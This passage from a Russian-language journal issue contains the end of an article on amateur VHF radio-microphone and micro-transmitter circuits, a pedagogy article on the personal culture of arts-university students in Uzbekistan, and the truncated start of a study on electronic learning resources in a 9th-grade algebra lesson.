Дадим краткую характеристику и представим схем микропередающих устройств, работающих в УКВ-ЧМ диапазоне (66...74 или 88... 108 МГц). Мощность данной категории передатчиков с амплитудной модуляцией невелика (от долей до единиц

мВт). Расстояние, на котором можно обнаружить сигналы таких устройств не превышает нескольких метров[3].

На рисунках 7, 8 и 9, согласно представленным конструкциям, используются электретные микрофоны типа МКЭ-333 либо МКЭ-332, а также МКЭ-3, которые содержат встроенный предусилитель на полевом транзисторе.

В таблице 1 представлены схемы микропередающего устройства с различным типом подключения.

Таблица 1.

Схемы микропередающего устройства амплитудных модуляторов с различным типом подключения [5]




Рисунок 7.




Рисунок 8.




Рисунок 9.




Рисунок 10.




Рисунок 11.




Рисунок 12.




Рисунок 13.




Рисунок 14.




Рисунок 15.




Рисунок 16.

По схеме 7 (таблицы 1), вместо электретного микрофона используется электромагнитный телефонный капсюль, подключаемый между точкой А и общим проводом (таблица 1 - рис. 7, 9, 10 и 12) или шиной питания (таблица 1 - рис. 8). При данном подключении (рис. 8), наличие в цепи резистора R1 не обязательно[3].

При замене микрофона амплитуда сигнала может снизиться, поэтому для увеличения усиления по НЧ на практике используется составной транзистор, либо более чувствительный УНЧ. В основном (таблица 1 - рис. 7 — 10 и 12) электретный микрофон можно заменить миниатюрным угольным (с подбором резистора R1) [5].

Схема радиомикрофона конструкции Д. Волонцевича представлена на рисунке 7. При напряжении питания 3 В устройство потребляет ток 7 мА. Катушки индуктивности намотаны на оправке диаметром 6 мм проводом /73/7-0,5. L1 имеет 6 витков, а L2 — 4 витка. В качестве антенны непосредственно

используется отрезок монтажного провода длиной 70 см.[6]

УКВ-радиомикрофон А. Иванова, идентичен конструкции рисунка 7. Основное отличие - схема «перевернута» вверх ногами (рис. 8). Схемы рисунков 7 и 8 различаются в «электрическом» отношении способом подачи модулирующего напряжения:

- в первом случае оно подается на базу транзистора генератора;
- во втором — на эмиттер[7].

Катушка индуктивности содержит 7 витков провода ПЭВ 0,7...0,8 мм и имеет внутренний диаметр 5 мм. Потребляемый устройством ток составляет 15...20 мА.

На рис. 9 (таблицы 1) дана схема радиомикрофона диапазона 66...74 МГц, в где в качестве управляемого резистора включен электретный микрофон. Антенной является отрезок гибкого многожильного провода длиной 20...40 см. Потребляемый устройством ток около 1 мА.[4]

Каскадное включение транзисторов использовано в схеме на рисунке 10. При этом для сигналов низкой частоты нагрузкой транзистора VT2 является ВЧ генератор, выполненный на транзисторе VT1. При этом, ток высокой частоты в эмиттерной цепи транзистора VT1 модулируется сигналом с каскада усиления низкочастотных сигналов, которые фиксируются с микрофона [4].

На рис. 11 (таблица 1) представлена схема микропередатчика УКВ-ЧМ диапазона конструкции В. Иванова. Данный тип передатчика наделен возможностью транслировать сигнал, который в свою очередь снимается с УНЧ электропроигрывателя, магнитофона и других устройств. Амплитуда НЧ сигнала на входе в пределах 10...500 мВ. Катушка L1 без каркаса, имеет внутренний диаметр 4 мм и содержит 15 витков провода ПЭВ 0,5. Катушка L2 намотана поверх резистора R3 (МЛТ-0,5) и содержит 50... 100 витков тонкого изолированного провода [6].

На рисунках 12 и 14 (таблица 1) приведены практические схемы микропередатчиков на аналоге лямбда-диода, где управляемый элемент используется как прямосмещенный переход полупроводникового диода (светодиода).

Частотная модуляция производится за счет изменения динамического сопротивления. Для высокочастотной составляющей емкостное сопротивление светодиода на порядок ниже его омического сопротивления. Одновременно с выполнением функции управления частотой генерации, светодиод индицирует включенное состояние устройства и стабилизирует его рабочую точку [7].

Для осуществления частотной модуляции на рисунке 14 (таблица 1), используется самодельный конденсаторный микрофон. Данной категории мик-

рофон выполнен в виде развернутого конденсатора с двумя плоскими неподвижными электродами, параллельно закреплена мембрана, электрически изолированная от неподвижных электродов. Микрофон собирается при этом в рамке фотослайда, его емкость составляет несколько пикофард. Если сравнивать данную схему со схемой рисунка 13 (таблица 1), то отличие состоит в том, что микропередающее устройство, выполнено на туннельном диоде со стабилизатором рабочей точки на германиевом диоде VD1 [6]. Конструкция микрофона, аналогичная схеме рисунка 14 (таблица 1), и допускается к использованию по схеме рисунка 15 (таблица 1). Параметры катушек индуктивности (колебательных контуров) переносятся с одной конструкции на другую.

В схемах рисунков 9, 13.10, 13.13, 13.15 для УКВ диапазона (66...74 МГц) [5] используются бескаркасные катушки индуктивности, имеющие внутренний диаметр 4 мм и по структуре представленные 5...6 витками провода ПЭВ-2 диаметром 0,56 мм. Шаг намотки при этом составляет 1,5 мм. Рабочая частота генерации устанавливается сближением/раздвижением витков катушки, подбором числа и диаметра ее витков, а также емкости конденсатора колебательного контура. Корпус электретного микрофона соединен с общим проводом [5].

Для создания видеопередатчика (беспроводной передачи видеосигнала с видеомикрофона на телевизор) используется схема Г. Романа. Колебательный контур которой составляет L1C2 (рис. 16). При этом частота настраивается на частоту одного из свободных от телевизионного вещания каналов.

С учетом этого существует большие возможности по разработке радиостанций с амплитудной модуляцией (рис. 17 и рис. 18 – таблица 2).

Таблица 2.

Проекты радиостанции с амплитудной модуляцией [7]




Рисунок 17.




Рисунок 18.

Таким образом, передатчик с амплитудной модуляцией в своей структуре представлен: возбудителем, каскадом умножителей частоты, усилителем мощности, усилителем частоты, амплитудным мо-

дулятором и антенной. Основным недостатком данной категории модуляторов вещания является их малая выходная мощность.

#### Список литературы:

1. Радиопередающие устройства / Л.А. Белов, М.В. Благовещенский, В.М. Богачев и др.; Под ред. М.В. Благовещенского, Г.М. Уткина. – М.: Радио и связь, 1982. – 408 с.
2. Титов А.А. Усилитель мощности на 425...435 МГц с защитой от перегрузок // Радиолюбитель КВ и УКВ. – 2003. – № 5. – С. 25–27.
3. Шустов М.А. Практическая схемотехника (Книга 1), 2003 год
4. Радио, 1995, N9, С.6.
5. Радиолюбитель, 1992, N5, С.14.
6. Радиолюбитель, 1991, N8, С.14.
7. Радио, 1998, N2, С.82.
8. Радиолюбитель, 1994, N2, С.59.

## ПЕДАГОГИКА

## КУЛЬТУРА ЛИЧНОСТИ СТУДЕНТА ТВОРЧЕСКОГО ВУЗА

*Васильченко Ольга Анатольевна**канд. пед. наук, доц. Государственного института искусств и культуры Узбекистана,  
Узбекистан, г. Ташкент*

## АННОТАЦИЯ

Данная статья рассматривает проблему культуры личности студента, как одну из главных вопросов творческого ВУЗа, которая служит основой раскрытия задач, содержания и форм всесторонней подготовки будущего специалиста. Роль культуры, которая позволяет человеку становиться интеллектуально – духовной, нравственной, творческой личностью, формирует внутренний мир человека, раскрывает содержание его личности.

## ABSTRACT

This article considers the problem of student personality culture as one of the main issues of a creative university, which serves as the basis for the disclosure of the tasks, content and forms of comprehensive training of a future specialist. The role of culture, which allows a person to become an intellectual, spiritual, moral, creative personality, forms the inner world of a person, reveals the content of his personality.

**Ключевые слова:** культура личности, духовная ценность, формирование личности, образование, патриотическое воспитание, нравственное воспитание.

**Keywords:** personality culture, spiritual value, personality formation, education, patriotic education, moral education.

Культура личности студента является определяющим понятием при разработке критериев и показателей сформированности человека культуры – высококультурного человека своего времени.

Сегодня одним из главных вопросов творческого ВУЗа встает вопрос о формировании культуры специалистов, в которой соединяются высокий профессионализм, интеллигентность, социальная зрелость и творческое начало. Культура будущего специалиста и особенности ее реализации в деятельности служат основой раскрытия задач, содержания и форм всесторонней подготовки и воспитания студентов.

Одной из важнейших функций системы высшего образования является культурно-образовательная направленность. П.А. Флоренский, ученый, философ писал, что культура – это среда, растящая и питающая личность. Культура целостна по своей природе и поэтому именно она как в общечеловеческих, так и в национальных рамках создает объективную основу для единства общества и личности, целостности деятельности человека и духовно-нравственных позиций общества [2].

Для создания глубокого интереса у студентов к своей будущей профессии, для развития их познавательной, творческой активности необходим поиск инновационных форм, методов, приёмов обучения, создание оптимальных условий для самореализации личности. Отнюдь не случайно образование до сих пор несет на себе следы дефицита культуры, который можно ликвидировать только в условиях последовательного и целенаправленного приоритетного развития обновленной культуры в целом.

В результате анализа сформулированных учеными Т.Балакиной, В. Караковским, И.Коном, Д.Лихачевым, В. Макаевым, Л.Смоляковой, Жуковой У.Д. и др. понятий «интеллигентность», «куль-

тура» можно сказать о том, что эти качественные характеристики личности складываются в единстве и взаимодействии всех составляющих систем: знаний и интересов личности, образующих кругозор; убеждений, определяющих мировоззренческий уровень; умений и развитых на их основе способностей, составляющих уровень практической деятельности; индивидуальных норм поведения и освоенных методов деятельности; социальных чувств, характеризующих уровень эмоциональной культуры, формирующихся на базе переживания процессов деятельности и поведения личности и реализуемых в эмоциональной деятельности [3. С.14].

Высшая школа сегодня выполняет особую роль в преобразовании общества, поскольку призвана поднять качество образования и воспитания, обеспечить кадрами, способными ускорить научно-технический и культурный прогресс. Все это требует новых подходов к подготовке специалиста.

Различные аспекты профессионального формирования и культурно-творческого развития личности достаточно глубоко и обстоятельно были изучены современной психолого-педагогической наукой. Между тем в результате многолетних исследований, а также развернутой педагогической практики было выявлено, что имеется существенное противоречие между объективной потребностью общества в подготовке специалиста, когда профессиональное становление интегрируется с процессом развития духовной, эстетической, коммуникативной культуры.

Сегодня большие требования предъявляются к воспитанию специалистов во всех сферах профессиональной деятельности, в том числе и в сфере культуры и искусства. Реализуя образовательные задачи, решение данной проблемы, прежде всего, необходимо направить на развитие личности человека, раскрытие его возможностей, талантов, становление

самосознания, самореализации. Особую значимость для нашего общества приобретают проблемы формирования личности будущего специалиста. Наряду с профессиональной компетентностью, представители молодого поколения, будущие специалисты должны обладать достойными нравственными и гражданскими качествами. Такие качества не являются врожденными и формируются в процессе воспитания, образования и практической деятельности. Воспитание современных студентов через вуз – одна из ведущих категорий психологии и педагогики высшей школы и трактуется как процесс совместной деятельности преподавателей и студентов по формированию у будущих специалистов профессионально значимых личностных качеств.

Подготовка молодого поколения к реальной жизни, как одна из важнейших социальных задач современности, не может ограничиваться лишь расширением возможности приобретения некой суммы знаний. Истинная личность сегодня должна быть интеллигентной – помимо овладения знаниями и профессиональными навыками человеку необходимо ориентироваться на морально-этические нормы. Между тем наряду с заметными изменениями в социально-экономическом развитии многих стран, стремительным ростом впечатляющих научных открытий и технологических решений отмечается тревожная тенденция к забвению этических ценностей, традиций народной культуры.

Целью воспитания студентов в условиях вузов служит формирование и развитие общей и профессиональной культуры будущих специалистов. Воспитательная работа в вузе нацелена на подготовку компетентных и высококвалифицированных молодых специалистов, готовых к общественной, производственной и культурной деятельности необходимости обучить навыкам методики, умению анализировать и обобщать научный материал.

Культура позволяет человеку становиться интеллектуально-духовной, нравственной, творческой личностью, формирует внутренний мир человека, раскрывает содержание его личности.

Рассматривая культуру личности можно сказать, что это прежде всего:

- уровень развития и реализации сущностных сил человека, его способностей и дарований;
- совокупность социальных компетенций: политические и социальные компетенции, связанные со способностью брать на себя ответственность, участвовать в совместном принятии решений, регулировать конфликты ненасильственным путем, участвовать в функционировании и развитии демократических институтов;
- компетенции, касающиеся жизни в поликультурном обществе (понимание различий между представителями различных культур, уважение друг к другу, способность жить с людьми других культур, языков и религий);
- компетенции, определяющие владение устным и письменным общением, несколькими языками; компетенции, связанные с владением новыми информационными технологиями;

- компетенции, реализующие способность и потребность учиться всю жизнь.

Культура личности формируется в процессе воспитания и обучения, под влиянием социальной среды и личной потребности в постоянном развитии и совершенствовании [4. С.448].

Педагогические аспекты развития культуры личности тесно взаимосвязаны с социокультурной ситуацией, характерной для данного этапа развития общества, так как каждая эпоха вносит свои акценты в содержание представлений о сущностных чертах этого понятия. Но более значимым, с точки зрения современных требований общества, является формирование у человека адекватного отношения к себе как социальной и биологической индивидуальности, к жизни как высшей ценности.

Культуры личности понимается, как способность человека самостоятельно вырабатывать руководящие принципы и способы своей деятельности (интеллектуальной, практически-преобразовательной, коммуникативной, ценностно-ориентированной, художественной и др.) и социального поведения, т.е. готовности и способности к жизненному самоопределению, возможности достижения гармонии с собой и окружающего мира. Особой значимостью для развития культуры личности студентов является влияние личности педагога в процессе сотрудничества, сотворчества, совместной выработки ценностей, норм, задач, социальной деятельности, выработки жизненной позиции.

Ведущей задачей современного образовательного и воспитательного процесса становится развитие культуры отношения человека не только к обществу, но и к себе, к своему здоровью, образу жизни, к своим талантам, притязаниям и привязанностям, к режиму физических и интеллектуальных отдач, к свободному времени. Современная социокультурная ситуация делает актуальным развитие прежде всего нравственных основ личности и это определяет воспитание культуры личности, терпимости и человечности.

Основными ценностями личности, по мнению ученого А.С. Зубра, «являются **духовная ценность** и индивидуально-личностные **ценности**. Под ценностями понимаются «специфически социальные определения объектов окружающего мира, выявляющие его положительное или отрицательное значение для человека и общества. По отношению к субъекту (человеку) **ценности** служат объектами его интересов, а для его сознания выполняют роль повседневных ориентиров в предметной и социальной действительности, обозначений его различных практических отношений к окружающим предметам и явлениям» [5].

Личность накапливает в своём сознании и поведении достижения нравственной культуры общества. Отсюда, нравственная культура личности – это степень восприятия индивидом нравственного сознания и культуры общества, показатель того, насколько глубоко и органично требования нравственности воплотились в поступках человека благодаря формирующему влиянию на него общества.



Личность выступает как носительница культуры. В ней ценности, нормы, знания и вера превращаются в поведение человека в окружающем мире, в его отношение к другим людям и к миру в целом. Без личности, ее целенаправленной и осмысленной деятельности культура по сути дела, не может реализоваться и существует лишь как набор отвлеченных принципов и смыслов [6. С.18].

Однако личность не может быть целиком отождествлена со всей культурой данной общности. Она вмещает в себя какую-то ее часть, а вернее, различные элементы, отвечающие социальному положению личности и характеру социализации. Вместе с тем в условиях интенсивного взаимодействия культур личность может в той или иной степени сталкиваться с иными ценностями, нормами и типами поведения. Это требует знаний о другой культуре, способности адаптации к разной культурной среде. Социология культуры призвано стать одним из средств способствующих развитию такой способности [7. С.111].

Основы нравственного воспитания человека, культурного развития, которые формируют в дальнейшем нормы его поведения, обогащают внутренний мир закладываются в семье. Семья стимулирует социальную и творческую активность, помогает сформировать всесторонне развитую личность. И от того, на сколько родители понимают закономерности усвоения моральных норм на том или ином возрастном этапе, зависит создание благоприятных условий для нравственного развития личности. Ребенок именно в семье впервые знакомится с культурой и бытом, усваивает традиции и национальные обычаи своего народа, родной язык. Семья с раннего возраста направляет волю, сознание, чувства ребенка, под руководством близких он приобретает свой первый нравственный опыт, и только родительское обучение и внимание способно вырастить из ребенка полноценного, настоящего человека, развитого как физически, так и психологически, и интеллектуально. Именно внутрисемейные отношения формируют личность.

У каждой народности и нации есть семейные традиции и связанные с этим правовые отношения. Система воспитания, созданная узбекским народом, в течении многих исторических эпох всегда служила средством передачи социального опыта, накопленного прежними поколениями. Уважение к личности и семье на сегодняшний день является основой социальной политики нашего государства. Повышенная забота и внимание о молодых семьях, обеспечение их социальной и правовой защиты, оказание широкой материальной и моральной поддержки семьям заслуживают ныне положительной оценки и даже вызывают интерес по изучению опыта Узбекистана со стороны международного сообщества.

Построение демократического правового государства и гражданского общества в Республике Узбекистан невозможно без использования духовно-нравственного и творческого потенциала личности, интенсивного развития её социальной активности. Оно предъявляет самые повышенные требования к

личности, требует от неё патриотизма, самоотверженности и героизма. Всегда актуально в обществе тема духовно-нравственного воспитания подрастающего поколения. Как известно будущее страны зависит от того, на какие ценности будут полагаться в своей жизни последующие поколения.

Гражданско - патриотическое воспитание через любовь и уважение к своему языку, истории, литературе, территории и т.п. призвано помочь молодому поколению глубже понять экономические и культурные особенности своей страны, увидеть своеобразие и красоту природы, задуматься над тем, чтобы стать полезным и достойным её гражданином.

Воспитательная работа является основной частью деятельности вуза. Ведущую учебно-воспитательную функцию призван выполнять профессорско-преподавательский состав. Важно передать следующему поколению не только знания, но и жизненный опыт. Это требует от преподавателя не только чувства ответственности, но и многого другого, включая постоянное самовоспитание, саморазвитие и самосовершенствование.

Задача преподавателя – воспитать гражданина, патриота своей страны. Как известно, патриотизм включает в себя: заботу об интересах родины; гордость за социальные и культурные достижения своей страны; уважительное отношение к историческому прошлому Родины, своего народа, его обычаям и традициям; стремление посвящать свой труд, силы и способности укреплению могущества и расцвету Родины.

Основные принципы патриотического воспитания, являются неотъемлемой частью духовно - нравственного воспитания детей и молодежи, которое включает в себя кроме гражданского и патриотического: трудовое, семейное, эстетическое, этическое и социальное воспитание. Характер и темпы развития общества непосредственным образом зависят от гражданской позиции человека, его нравственных убеждений, моральных норм, жизненных приоритетов и духовных ценностей.

Нравственность является внутренним миром человека, выбравшего в себя совокупность эмоциональных чувств, трудовых, семейных, гражданско-патриотических, интеллектуальных знаний, социальных, основанных на традициях своего народа и тесно связанных с религией народа. Нравственность человека проявляется в свободном принятии им абсолютных нравственных императивов и выражается в его поведении и поступках. Духовно – нравственное воспитание – содействие духовно- нравственному становлению молодого человека, формирование у него системы базовых гуманитарных ценностей, направленных на приоритет прав и обязанностей человека, активное участие молодежи в общественной жизни; подготовленности к правильному выбору пути своего развития и ответственности за него, это и есть своего рода патриотизм. Воспитание в духе патриотизма, находится в тесной взаимосвязи с другими ориентирами воспитательной деятельности, пронизывает, внедряет их,

осуществляется в целостном педагогическом процессе.

Преподаватель, его методическая, педагогическая и психологическая подготовленность во многом определяют качество обучения. Именно ему принадлежит стратегическая роль в развитии личности студента в ходе профессиональной подготовки. Сегодня специалист, выпускник высшего учебного заведения, должен обладать не только фундаментальными знаниями, но и высокой культурой, быть готовым к разносторонней деятельности, способным самостоятельно ставить и решать широкий круг задач в смежных областях. В связи с этим деятельность современного преподавателя высшей школы должна быть нацелена на формирование обобщен-

ных понятий о механизмах применения полученных знаний.

В нашей республике приоритетна значимость института семьи для каждого гражданина страны. Это, прежде всего, связано с тем, что основное предназначение узбекский народ видит, в укреплении и обеспечении стабильности в стране и обществе, в воспитании гармонично развитого поколения.

Проблемы формирования профессиональной культуры, социального и духовно-нравственного развития студентов, раскрытие их творческого потенциала должны стать основополагающими в совершенствовании профессиональной подготовки и воспитании студентов.

#### Список литературы:

1. Постановление Президента Республики Узбекистан «О мерах по дальнейшему развитию и совершенствованию сферы культуры и искусства» № ПП-3022 от 31.05.2017 г.
2. Флоренский П.А. Анализ пространственности и времени в художественно-изобразительных произведениях / Курс лекций, прочитанных во ВХУТЕМАСе. – М.: «Прогресс», 1993.
3. Кондракова Э. Д. Педагогические условия формирования культуры личности в учреждениях высшего профессионального образования Автореферат диссертации на соискание ученой степени кандидата педагогических наук. – Владикавказ, 2004. – 14 с.
4. Коджаспирова Г. М., Коджаспиров А. Ю. Словарь по педагогике. Москва: ИКЦ «МарТ», 2005. - 448 с.
5. Культурология. - Москва: Центр, 2004. - 18 с.
6. Кравченко А.И. Культурология. Словарь. - Москва, 2000. – 111 с.
7. Педагогика культуры. Культура личности по А.С.Зубре. – Москва: Педагогика, 2015. - 57 с.

## ИЗУЧЕНИЕ ЭФФЕКТИВНОСТИ ЭЛЕКТРОННЫХ ОБРАЗОВАТЕЛЬНЫХ РЕСУРСОВ КАК КОМПОНЕНТА ЭЛЕКТРОННОЙ ИНФОРМАЦИОННО-ОБРАЗОВАТЕЛЬНОЙ СРЕДЫ

*Веденин Роман Викторович*

*студент, Омский государственный педагогический университет,  
РФ, г. Омск*

## STUDY OF EFFICIENCY OF ELECTRONIC EDUCATIONAL RESOURCES AS A COMPONENT OF ELECTRONIC INFORMATION AND EDUCATIONAL ENVIRONMENT

*Roman Vedenin*

*Student, Omsk State Pedagogical University,  
Russia, Omsk*

### АННОТАЦИЯ

Статья посвящена исследованию эффективности внедрения ЭОР в рамках изучения темы «Функция и её свойства» в 9-м классе. В работе проводится сравнительный анализ полученных результатов по двум группам: традиционная форма контроля и использование ЭОР.

### ABSTRACT

The article is devoted to the study of the effectiveness of the implementation of EER as part of the study of the topic "Function and its properties" in the 9th grade. The paper provides a comparative analysis of the results obtained in two groups: the traditional form of control and the use of EER.

**Ключевые слова:** методика, сравнение, алгебра, функция, свойства, электронные образовательные ресурсы.

**Keywords:** methodology, comparison, algebra, function, properties, electronic educational resources.

**Разработка урока по математике для 9 класса с использованием электронных образовательных ресурсов.** Исследование проходило на базе МБОУ «Нижнеиртышская СШ» имени М.Н. Макарова. В исследовании приняли участие ученики 9-го класса, в котором обучалось 18 человек.

Исследование в практической части работы состояло из следующих этапов:

1 этап – подготовительный. На данном этапе осуществлялся сбор информации о темах, которые проходят учащиеся 9 класса МБОУ «Нижнеиртышская СШ» имени М.Н. Макарова; проходили беседы с руководителем образовательной организации и педагогами по математике в средней школе о возможности и сроках реализации педагогического эксперимента; разрабатывался урок с использовани-

ем электронных образовательных ресурсов для 9 класса. Класс был разделен на две группы А и Б.

2 этап – основной. На данном этапе был проведен урок алгебры в группе А с использованием электронных образовательных ресурсов. Тема урока соответствовала основной программе, УМК, применяемым в данной образовательной организации.

3 этап – заключительный. На данном этапе проходила диагностика уровня усвоения темы в группе А, где нами были применены электронные образовательные ресурсы и в группе Б, где обучение проходило в традиционной форме с педагогом по математике.

При разработке урока учитывались следующие варианты использования электронных образовательных ресурсов (см. табл. 1).

*Таблица 1.*

**Варианты использования электронных образовательных ресурсов на уроках алгебры в 9 классе**

Тип урока	Варианты использования ЭОР на различных уроках
Урок по усвоению новых знаний	Ввод новой информации: электронная презентация, использование различных ЭОР (аудио и видеофрагменты, электронные учебники); Закрепление материала: работа с электронными дидактическими материалами, тренажёрами, тестовыми программами.
Урок по закреплению знаний, умений и отработке навыков	Вводная беседа к уроку: презентация или использование ЭОР (видеофрагменты); Практическая работа: сбор информации, творческие задания, решение интерактивных задач.
Урок систематизации и обобщения	Интерактивная дидактическая игра; электронная презентация.
Урок осуществления контроля и коррекции	Электронные дидактические материалы, тестовые программы.

При беседе с педагогом 9-го класса по математике было решено провести урок-закрепление зна-

ний в группе А по недавно пройденной теме «Функции и их свойства» с использованием электронных образовательных ресурсов.

### Конспект урока по алгебре в 9 классе с использованием ЭОР

*Тема урока:* «Функции и их свойства».

*Тип урока:* закрепление нового материала.

*Цель урока:* закрепление знаний и формирование умений у обучающихся по данной теме.

*Задачи урока:*

- обучающие: закрепить умения и навыки по вычислению значений функции у учащихся 9 класса, закрепить умения построения графиков функций, умения описывать свойства изучаемых функций и распознавать их виды;
- развивающие: развивать у обучающихся умения сравнивать, моделировать различные зависимости между формулами и графиками; развивать у девятиклассников интерес к алгебре, познавательную и творческую деятельность при помощи ЭОР;
- воспитательные: воспитывать у обучающихся культуру общения, ответственность, самостоятельность, умение отстаивать свою точку зрения.




Рисунок 1. ЭОР к учебнику «Алгебра» для 9 класса

На данном этапе предлагается выбрать теоретический, практический, либо контрольный ресурс (см. рис. 2).



Рисунок 3. Раздел «Практика»

Далее обучающиеся приступают к самим заданиям в разделе «Контроль» (см. рис. 4, 5).

*Формы работы:* индивидуальная работа, работа в парах.

*Оборудование и материалы:* ПК с выходом в интернет, мультимедийный проектор, экран.

*Ход урока:*

1. Организационный момент.
2. Вступительная часть.

В данной части урока происходила проверка домашнего задания, уточнялись направления актуализации изученного материала; сообщалась тема, цель, задач предстоящего урока.

3. Основная часть.

